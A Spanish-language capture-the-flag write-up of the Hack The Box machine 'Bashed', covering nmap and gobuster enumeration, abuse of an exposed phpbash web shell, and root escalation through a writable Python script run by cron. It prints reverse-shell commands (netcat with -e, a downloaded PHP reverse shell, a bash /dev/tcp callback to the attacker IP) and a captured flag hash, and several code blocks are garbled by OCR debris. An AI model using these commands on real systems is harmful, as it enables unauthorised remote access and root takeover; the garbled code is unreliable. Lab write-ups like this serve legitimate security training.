0.0.1. Maquina linux easy

Bashed es una máquina bastante sencilla que se centra principalmente en fuzzing y localización de archivos importantes. Como acceso básico al crontab está restringido.

Escaneo:

Starting Nmap 7.94SVN (https://nmap.org) at 2024-04-04 01:08 GMT Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan Connect Scan Timing: About 2.82% done; ETC: 01:09 (0:00:34 remaining) Nmap scan report for 10.10.10.68 (10.10.10.68)

Host is up (0.077s latency).

Not shown: 65534 closed tcp ports (conn-refused)

PORT STATE SERVICE

80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 20.51 seconds

versiones:

Starting Nmap 7.94SVN (<code>https://nmap.org</code>) at 2024-04-04 01:09 GMT

Nmap scan report for 10.10.10.68 (10.10.10.68)

Host is up (0.076s latency).


PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.18 ((Ubuntu)) |_http-server-header: Apache/2.4.18 (Ubuntu) | http-title: Arrexel's Development Site

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

Accedemos por el puerto 80




Encontramos cosas interesantes

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server! https://github.com/Arrexel/phpbash


Utilizamos gobuster

```
Starting gobuster in directory enumeration mode
                        (Status: 403) [Size: 291]
contact.html
                                       [Size: 7805]
.php
                        (Status: 403)
uploads/
                                       [Size: 312]
                                       [Size: 7743]
                                       [Size: 8193]
'index.html
                                       [Size:
'imagesrent Directory
                        (Status: 301)
.htm
                        (Status: 403)
                       (Status: 301)
php!
                                       [Size: 308]
css
                       (Status: 301) [Size: 308]
/dev
                       (Status: 301)
                                       [Size: 308]
                        (Status: 301) [Size: 307]
config.php4.18 (Ubuntic)sfarusr atobo.
                                      「Size: 0] ≀
                       (Status: 301) [Size: 310]
                                       [Size: 10863]
                        (Status: 403)
                                       [Size: 7743]
                        (Status: 403)
                                       [Size: 291]
                        (Status: 403) [Size: 290]
Progress: 348958 / 1543927 (22.60%)<sup>^</sup>C
Progress: 349225 / 1543927 (22.62%)
```

y encontramos cosas interesantes en el directorio /dev hay un phpbash



Dentro de phpbash hay ejecución de comandos



por lo cual puedo hacer que me entregue una reverse Shell antes validando haciendo un ping

```
www-data@bashed:/var/www/html/dev# ping -c3 10.10.14.6
PING 10.10.14.6 (10.10.14.6) 56(84) bytes of data.
64 bytes from 10.10.14.6: icmp_seq=1 ttl=63 time=75.8 ms
64 bytes from 10.10.14.6: icmp_seq=2 ttl=63 time=77.8 ms
64 bytes from 10.10.14.6: icmp_seq=3 ttl=63 time=75.7 ms
--- 10.10.14.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 75.763/76.491/77.861/1.020 ms
www-data@bashed:/var/www/html/dev# |
```

sudo tcpdump -i tun0 icmp -n

```
| Total | Sample | Sudo | Sudo
```

ejecuto netcat pero me dio problemas /bin/nc 10.10.14.6 1234 -e /bin/bash

```
[-x proxy_address[:port]] [destination] [port]

www-data@bashed:/var/www/html/dev# /bin/nc 10.10.14.6 1234 -e /bin/bash
/bin/nc: invalid option -- 'e'

This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.


usage: nc [-46bCDdhjklnrStUuvZz] [-I length] [-i interval] [-0 length]

[-P proxy_username] [-p source_port] [-q seconds] [-s source]

[-T toskeyword] [-V rtable] [-w timeout] [-X proxy_protocol]

[-x proxy address[:port]] [destination] [port]
```

como no esta dejando añado una webshell en uploads como lo indica la web phpbash



me dirijo a uploads y descargo una web shell modifico puerto e ip y trasnfiero

```
// See http://pentlestmonkey.net/tools/php-reverse-shell if you do captura, esto lo set_time_limita(0); desde la $VERSION = "1.0"; $ip = '10.10.14.6'; // CHANGE THIS $port = 1234; mfonos5// CHANGE THIS $chunk_size = 1400; $write_a = null; maquina tiene $error_a = |dnull; |emos validar | $shell = 'uname | a; |w; |did; /bin/sh | -i'; $daemon = 0; |este servicio | a | $debug = 0; |erramienta |dpsearch |
```

wget http://10.10.14.6:8000/php-reverse-shell.php

```
/usr/bin/wget
www-data@bashed:/var/www/html/uploads# wget http://10.10.14.6:8000/php-reverse-shell.php
--2024-04-03 18:40:01-- http://10.10.14.6:8000/php-reverse-shell.php
Connecting to 10.10.14.6:8000... connected.
HTTP request sent, awaiting response... 200 0K
Length: 5492 (5.4K) [application/octet-stream]
Saving to: 'php-reverse-shell.php'

0K .... 100% 6.90M=0.001s

2024-04-03 18:40:01 (6.90 MB/s) - 'php-reverse-shell.php' saved [5492/5492]

www-data@bashed:/var/www/html/uploads# ls
index.html
php-reverse-shell.php

www-data:/var/www/html/uploads#
```

ahora paso al directorio php-reverse-shell.php y tengo shell

```
← → X ♠ Q 10.10.10.68/uploads/php-reverse-shell.php

• YouTube > DeepL Translate - El m... ☐ Machine Excell ☐ Training ☐ ACTIVE DIRECTORY ☐
```

mejoro la shell

```
www-data@bashed:/$ ls
bin boot dev etc home initrd.img lib lib64 lost+found media mnt opt proc root run sbin scripts srv sys tmp usr var vmlinuz
www-data@bashed:/$ whoami
www-data@bashed:/$ ls
bin boot dev etc home initrd.img lib lib64 lost+found media mnt opt proc root run sbin scripts srv sys tmp usr var vmlinuz
www-data@bashed:/$ pwd
/
www-data@bashed:/$ ^C
www-data@bashed:/$ ^C
www-data@bashed:/$ ^C
www-data@bashed:/$ \frac{1}{2} \frac{1}{2}
```

tambien tengo la flag del user

```
www-data@bashed:/home$ ls
arrexel scriptmanager
www-data@bashed:/home$ cd arrexel/
www-data@bashed:/home/arrexel$ ls
user.txt
www-data@bashed:/home/arrexel$ cat user.txt
cfb7a989fa9abdff7d915aff7ec17dd2
www-data@bashed:/home/arrexel$ []
Symfonos5
```

haciendo un sudo -l encuentro que scriptmanager no utiliza contraseña

```
www-data@bashed:/home/scriptmanager$ sudo -l

Matching Defaults entries for www-data on bashed:
env_reset_mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin

User www-data may run the following commands on bashed:
(scriptmanager; scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/scriptmanager$

Common nos strip
```

utilizo pspy

y encuentro que el archivo test.py se ejecuta cada minuto

```
2024/04/03 19:17:11 CMD: UID=0 PID=5 |
2024/04/03 19:17:11 CMD: UID=0 PID=3 |
2024/04/03 19:17:11 CMD: UID=0 PID=2 |
2024/04/03 19:17:11 CMD: UID=0 PID=1 | /sbin/init noprompt
2024/04/03 19:18:01 CMD: UID=0 PID=17220 | /usr/sbin/CRON -f
2024/04/03 19:18:01 CMD: UID=0 PID=17221 | /usr/sbin/CRON -f
2024/04/03 19:18:01 CMD: UID=0 PID=17222 | python test.py
2024/04/03 19:19:01 CMD: UID=0 PID=17224 | /usr/sbin/CRON -f
2024/04/03 19:19:01 CMD: UID=0 PID=17225 | /bin/sh -c cd /scripts; for f in *.py; do python "$f"; done
2024/04/03 19:19:01 CMD: UID=0 PID=17225 | python test.py

2024/04/03 19:19:01 CMD: UID=0 PID=17225 | python test.py
```

sin embargo este se encuentra dentro de la carpeta scripts y alli no tengo acceso

Pero validando puede acceder como scriptmanager debido a a que utilizando el usuario scriptmanager puedo acceder a el sin proporcionar contraseña solo ejecutando una bash

Running SUDO permission without a password with user

sudo -u scriptmanager /bin/bash

al acceder a scripts encontramos un archivo en python que abre una archivo txt y escribe testin 123

```
test.py test.txt
scriptmanager@bashed:/scripts$ cat test.py
f = open("test.txt", d"w")
f.write("testing 123!") har
f.close todo el trafico y
scriptmanager@bashed:/scripts$ cat test.txt
testing 123!scriptmanager@bashed:/scripts$ []
interface lo porque no
```

ahora como puedo escribir el script de python puedo alterar este para que me envie una bash con os.system e importando os

import os

os.system('bash -c "bash -i >& /dev/tcp/10.10.14.6/123 0>&1"')

```
scriptmanager@bashed:/scripts$ nano test.py
scriptmanager@bashed:/scripts$ cat test.py
import os
f = open("test.txt", "w")
f.write("testing:123!")todo
os.system('bash -co"bash -i >8 /dev/tcp/10.10.14.6/123 0>81"')
f.close
scriptmanager@bashed:/scripts$ 
Comandos
```

validamos y tenemos root

La maquina fue facil pero la parte de la escalada no era tan secilla sin embargo pude hacerla en menos de 2 horas sin nada de ayuda a exepcion del sudo debido a que alli si me toco investigar.